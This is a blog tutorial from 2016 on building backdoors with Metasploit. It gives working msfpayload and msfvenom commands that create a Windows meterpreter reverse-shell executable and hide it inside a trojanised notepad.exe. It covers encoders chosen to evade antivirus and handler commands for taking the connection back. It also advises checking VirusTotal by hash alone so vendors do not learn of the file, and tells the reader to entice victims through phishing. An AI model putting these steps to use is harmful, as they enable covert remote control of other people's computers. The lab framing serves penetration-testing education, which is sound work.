**THE ART OF CREATING BACKDOORS AND EXPLOITS WITH METASPLOIT**

BY [AAMIR LAKHANI /](http://www.drchaos.com/author/alakhani/) [METASPLOIT /](http://www.drchaos.com/category/hacking/metasploit/) 20 FEB 2016


Metasploit has the ability to create an executable payload. This can be extremely useful if you can get a target machine to run the executable. Attackers often use social engineering, phishing, and other attacks to get a victim to run a payload. If attackers can get their a victim to run a payload, there is no reason for an attacker to find and exploit vulnerable software.

**Basic Lab Topology**

Kali Linux 1.10 – (on outside or untrusted simulated environment)

IP address: 192.168.2.100/24 GW: 192.168.2.2 (FW/IPS)

Windows 8.1, patched running AV (on inside or trusted simulated environment) IP address: 192.168.1.32/24 GW: 192.168.1.2 (FW/IPS)



**Creating a basic backdoor with msfpayload**


The first thing we will demonstrate is how to create a basic backdoor with **msfpayload**. Msfpayload is a quick

way to create a payload. However, the command is being depreciated. The **msfvenom** command will be replacing msfpayload. One of the reasons is msfvenom combines the functions of msfpayload and msfencoder that allows one to encode their payloads for AV and other evasion techniques.


We will take a look at msfpayload, then we will move towards using msfvenom for the rest of the article. In this first step we will create a Windows executable that will make a reverse connection over over port**4445** to our Metasploit Kali Linux server which has an IP address of **192.168.2.100**

*msfpayload windows/meterpreter/reverse\_tcp LHOST=192.168.2.100 LPORT=4445 X >*

*/root/my\_backdoor.exe*



You will get a banner stating the command has been depicted. Verify the EXE file has been created.



You will need to get the EXE file onto the victim host. Normally, attackers would do this thru a phishing, drive-by-download, or other types of attack. For this article we will simply drag the EXE out of VM.

We needed to install VMWare tools to be able to do this. You can find the instructions to install VMWare

tools [here.](http://www.drchaos.com/installing-vmware-tools-on-kali-linux/)

Next we start our listening server in **msfconsole** on Kali Linux

*mfsconsole*


*use exploit/multi/handler*

*set LHOST 192.168.2.100*

*set LPORT 4445*

*set PAYLOAD windows/meterpreter/reverse\_tcp show options*

*exploit*



Now the trick is to get the victim host to click on the executable. We are just going to double click.

You can see we have a meterpreter session to the victim machine when they connect back to Kali Linux

Metasploit server. Now let’s get a little more advanced by using **msfvenom** to create a backdoor…

**Objective**

Create a backdoor and hide it in a legitimate application such as notepad.exe from Windows XP

**Requirements:**


o You need to copy win32 exe file from Windows XP to Kali Linux.

o For example, “notepad.exe” of Windows XP works, but of Windows 7(64bit) doesn’t work.

# Sorry, Windows 7(32bit) hasn’t been confirmed..

o You can get notepad.exe from following Win XP directory.

C:\WINDOWS\system32\notepad.exe



**Steps:**

1. Copy notepad.exe from Windows XP into Kali Linux

2. Inject payload into legitimate notepad.exe code

3. Encode payload so it can’t be detected as easily my AV.

4. Entice victim to run modified version of notepad.exe

1. Place notepad.exe into the root folder (or any other folder of your choosing) in Kali.


2. From Kali Linux we will use **msfvenom** to inject malicious notepad and create a new executable.

*msfvenom -p windows/meterpreter/reverse\_tcp LHOST=****192.168.2.100*** *LPORT=4445 –x notepad.exe -e x86/jmp\_call\_additive -i 4 -k -f exe > my\_evil\_program.exe*

*replace the IP address with the IP address or DNS name of your own Kali Linux box. Remember the victim*

*must be able to connect back to you*

*-i is how many times you want to encode the executable. Each time it is encoded a new checksum is generated.*



**A word about payload encoders:**

In the above example we try and encode our payload to evade anti-virus. We are using jmp\_call\_additive

encoder. We feel this is one of the best encoders. However don’t be surprised if some or all encoders don’t work. AV companies try new methods to detect them. You can use third-party and commercial encoders as well.

**x86/call4\_dword\_xor** – This encoder implements a Call+4 Dword XOR Encoder

**x86/countdown** – This encoder uses the length of the payload as a position-dependent encoder key to produce a small decoder stub.


**x86/fnstenv\_mov** – This encoder uses a variable-length mov equivalent instruction with fnstenv for getip. **x86/jmp\_call\_additive** – This encoder implements a Jump/Call XOR Additive Feedback Encoder **x86/shikata\_ga\_nai** – This encoder implements a Polymorphic XOR Additive Feedback Encoder. The decoder stub is generated based on dynamic instruction substitution and dynamic block ordering. Registers are also selected dynamically.

*Most people claim* ***shikata\_ga\_nai*** *is the best encoder, however, I find many AV companies make great effort to detect this encoder.*


Next we will check if any AV vendors detect our malicious file. The best way to do this is to use Virus Total.

I recommend only searching for the hash and **not**uploading the file. Once the file is uploaded, AV vendors will most likely update their definitions to specifically look for your malicious executable.


1. First find out the hash for your new executable my using the **md5sum** command.



2. Search for the hash using Virus Total.



3. Verify Virus Total does not have the results.



**Launch Command and Control Server**


*mfsconsole*

*use exploit/multi/handler*

*set LHOST 192.168.2.100 set LPORT 4445*

*set PAYLOAD windows/meterpreter/reverse\_tcp show options*

*exploit*



You will then entice the victim to run your program

Once the victim runs the program you will have a full meterpreter session on your Kali box.

